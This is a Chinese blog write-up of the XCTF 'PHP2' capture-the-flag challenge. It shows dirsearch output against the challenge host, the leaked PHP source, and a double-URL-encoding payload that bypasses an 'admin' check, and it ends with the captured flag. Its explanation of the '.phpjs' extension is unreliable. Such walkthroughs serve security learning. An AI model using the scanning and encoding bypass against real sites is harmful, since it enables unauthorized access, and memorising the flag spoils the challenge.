

# XCTF-高手进阶区：PHP2

原创

1stPeak 于 2019-06-14 15:03:35 发布 3136 收藏 2

分类专栏：[CTF刷题](#) 文章标签：[XCTF](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_41617034/article/details/91969127](https://blog.csdn.net/qq_41617034/article/details/91969127)

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

## XCTF-高手进阶区：PHP2


### PHP2


查看Writeup 题目建议

难度系数：★ 1.0

题目来源：暂无

题目描述：暂无

题目场景： http://111.198.29.45:41202

 [删除场景](#)

倒计时：03:49:32 [延时](#)

题目附件：暂无

flag..

提交

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)

目标：

Writeup

## (1) 首先我们用dirsearch.py进行网站目录搜索

```
C:\Users\Yuen\Desktop\dirsearch-master>python dirsearch.py -u "http://111.198.29.45:41202/" -e *

dirsearch v0.3.8

Extensions: * | HTTP method: get | Threads: 10 | Wordlist size: 6086
Error Log: C:\Users\Yuen\Desktop\dirsearch-master\logs\errors-19-06-14_13-09-52.log
Target: http://111.198.29.45:41202/

[13:09:52] Starting:
[13:09:54] 403 - 302B - /\.ht_wsr.txt
[13:09:54] 403 - 295B - /\.hta
[13:09:54] 403 - 306B - /\.htaccess-local
[13:09:54] 403 - 304B - /\.htaccess-dev
[13:09:54] 403 - 306B - /\.htaccess-marco
[13:09:54] 403 - 304B - /\.htaccess.BAK
[13:09:54] 403 - 305B - /\.htaccess.bak1
[13:09:54] 403 - 305B - /\.htaccess.orig
[13:09:54] 403 - 304B - /\.htaccess.old
[13:09:54] 403 - 307B - /\.htaccess.sample
[13:09:54] 403 - 304B - /\.htaccess.txt
[13:09:54] 403 - 305B - /\.htaccess.save
[13:09:54] 403 - 306B - /\.htaccess_extra
[13:09:54] 403 - 305B - /\.htaccess_orig
[13:09:54] 403 - 303B - /\.htaccess_sc
[13:09:54] 403 - 303B - /\.htaccessBAK
[13:09:54] 403 - 303B - /\.htaccessOLD
[13:09:54] 403 - 301B - /\.htaccess
[13:09:54] 403 - 304B - /\.htaccessOLD2
[13:09:54] 403 - 299B - /\.htgroup
[13:09:54] 403 - 304B - /\.htpasswd-old
[13:09:54] 403 - 305B - /\.htpasswd_test
[13:09:54] 403 - 301B - /\.htpasswds
[13:09:54] 403 - 299B - /\.htusers
[13:10:11] 200 - 39B - /index.php
[13:10:11] 200 - 39B - /index.php/login/
[13:10:17] 403 - 304B - /server-status
[13:10:17] 403 - 305B - /server-status/

Task Completed
```

[https://blog.csdn.net/qq\\_41617034](https://blog.csdn.net/qq_41617034)

## (2) 我们发现有个index.php，我们访问一下，没有结果...

那么我们看看能否看看该网页php地源码，这里用到了.phpjs

.phpjs后缀释义：

phpjs文件就是php的源代码文件。

通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要phpjs文件代替

## (3) 于是我们访问index.phpjs，看到下图所示：



#### (4) 好的，接下来我们来分析可以获得key值即flag值的核心源码

- 第一步：观察源码

```
not allowed!  
  
"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "  
  
Access granted!  
"; echo "  
  
Key: xxxxxxx  
"; } ?> Can you authenticate to this website?
```

- 第二步：我们需构造 `id=admin`，浏览自动对id值进行一次解码，结果还是admin

```
$_GET[id]=urldecode(admin);//这里的admin是浏览器对id值自动进行一次解码后的值  
if("admin"=="admin")  
即$_GET[id]="admin";  
if("admin"=="admin");//true
```

这样就OK了，我们来测试一下：



嗯？这是为什么呢？难道后端代码对admin字符进行了过滤？不让传admin字符？

**ctrl+U**看到完整php代码是：

```
<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxxx </p>";
}
?>
```

Can you authenticate to this website?

先尝试了 `0==admin` 返回true，但是失败了，看来可能只能 `admin==admin` 才能输出flag?，但又要不满足 `"admin"===$_GET[id]`，该如何?

行吧，那我们尝试一下对admin进行url编码吧

- **第三步：**再次构造payload

注意：浏览器在上传数据时，会对参数值进行一次解码（与php代码无关，是浏览器自身会解码一次）

admin第一次url编码：`%61%64%6D%69%6E`

我们url传参时：

```
$_GET[id]=urldecode(admin);//这里的admin是浏览器对id值自动进行一次解码后的值
if($_GET[id]=="admin")
即
$_GET[id]="admin";
if("admin" == "admin");//true
```

由上面分析的代码可以知道，`%61%64%6D%69%6E`经过浏览器的一次自动解码，变成admin，之后又当作id的值传入代码中，经过urldecode，admin还是admin，服务器后端依旧会过滤admin

- **第四步：**因此，我们需要二次编码，浏览自动对id值进行一次解码，结果id在传输过程中变为 `id=%61%64%6D%69%6E`  
admin二次编码值：`%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`


```
$_GET[id]=urldecode(%61%64%6D%69%6E);//这里的%61%64%6D%69%6E是浏览器对id值自动进行一次解码后的值
if($_GET[id]=="admin")
即
$_GET[id]="admin";//这里的admin是php代码中urldecode函数对%61%64%6D%69%6E进行解码的结果
if("admin" == "admin");//true
```

这样，`%61%64%6D%69%6E` 就不会被过滤了

## (6) 最后：我们访问

`http://111.198.29.45:41202/?id=%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`

注：下图中原本是输入的 `%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`，因为浏览器自动一次解码变成了 `%61%64%6D%69%6E`



Access granted!

Key: cyberpeace{821eb4c1e5a1d74ef6d636ace02a1e4a}

Can you authenticate to this website?

注：此题 `%2561dmin` 也可以，一次解码后为 `%61`，二次解码后为 `a`。

`%2561=%25%36%31`，也可以看出，解码只会解%后面的两位数，其它数值没有%不解码